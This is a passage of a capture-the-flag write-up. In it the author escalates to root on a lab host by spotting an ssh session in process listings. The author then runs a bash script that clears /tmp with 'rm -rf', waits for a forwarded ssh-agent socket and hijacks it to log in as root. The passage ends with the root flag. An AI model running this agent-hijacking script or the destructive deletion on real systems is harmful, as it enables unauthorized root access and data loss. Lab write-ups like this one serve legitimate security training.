


```
root@kaneki-pc:~# ps aux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.4  54460 19764 pts/0    Ss+  06:21   0:07 /usr/bin/python /usr/bin/supervisord -c /etc/superviso
root          10  0.0  0.1  72296  6240 pts/0    S    06:21   0:00 /usr/sbin/sshd -D
root        1179  0.0  0.1  74656  6616 ?        Ss   14:42   0:00 sshd: kaneki_pub [priv]
kaneki_+    1181  0.0  0.0  74656  3352 ?        S    14:42   0:00 sshd: kaneki_pub@pts/2
kaneki_+    1182  0.0  0.0  20256  3908 pts/2    Ss   14:42   0:00 -bash
root        1400  0.0  0.0  57700  3704 pts/2    S    19:57   0:00 su -
root        1401  0.0  0.0  18508  3488 pts/2    S    19:58   0:00 -su
root        1414  0.0  0.1  74660  6588 ?        Ss   20:06   0:00 sshd: kaneki_adm [priv]
kaneki_+    1416  0.0  0.0  74660  3288 ?        S    20:06   0:00 sshd: kaneki_adm@pts/1
kaneki_+    1417  0.0  0.1  45188  5508 pts/1    Ss+  20:06   0:00 ssh root@172.18.0.1 -p 2222 -t ./log.sh
root        1419  0.0  0.0  34400  2900 pts/2    R+   20:06   0:00 ps aux
```

I noticed that when I run this for maybe the 5th time during enumeration, I noticed a new process.

It showed ***ssh root@172.18.0.1 -p 2222 -t ./log.sh***

Was this connection made to the host? I did a bit of digging around and come up with http://blog.7elements.co.uk/2012/04/ssh-agent-abusing-trust-part-1.html?m=1 which referenced using the tmp file to root up to the host by abusing the key. Knowing that this file was not there all the time, I was forced to write a script to capture this at the correct time.




```
rm -rf /tmp/*
while true; do
    if find "/tmp/" -mindepth 1 -print -quit 2>/dev/null | grep -q .; then
        echo "Found agent"
        directory=$(ls "/tmp/" | sort -n | head -1)
        agent=$(ls "/tmp/$directory/" | sort -n | head -1)
        export SSH_AUTH_SOCK="/tmp/$directory/$agent"
        ssh root@172.18.0.1 -p 2222

        exit 1
    else
        echo "Not found.. Waiting.."
        sleep 0.5
    fi
done
```

Now that the script had been written, I had to see if I could abuse it and connect up.


I first made sure the script was executable and then started it running.

chmod +x test.sh
./test.sh



```
root@kaneki-pc:/# chmod +x test.sh
root@kaneki-pc:/# ./test.sh
Not found.. Waiting..
Not found.. Waiting..
Not found.. Waiting..
Not found.. Waiting..
Not found.. Waiting..
Not found.. Waiting..
Not found.. Waiting..
```

I waited for just 30 seconds and I had a conection.



```
Not found.. Waiting..
Found agent
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-45-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

155 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Wed May 15 01:30:02 2019 from 172.18.0.200
root@Aogiri:~# cat root.txt
7c0f11041f210f4fadff7c077539e72f
```

I had finally got root.

7c0f11041f210f4fadff7c077539e72f.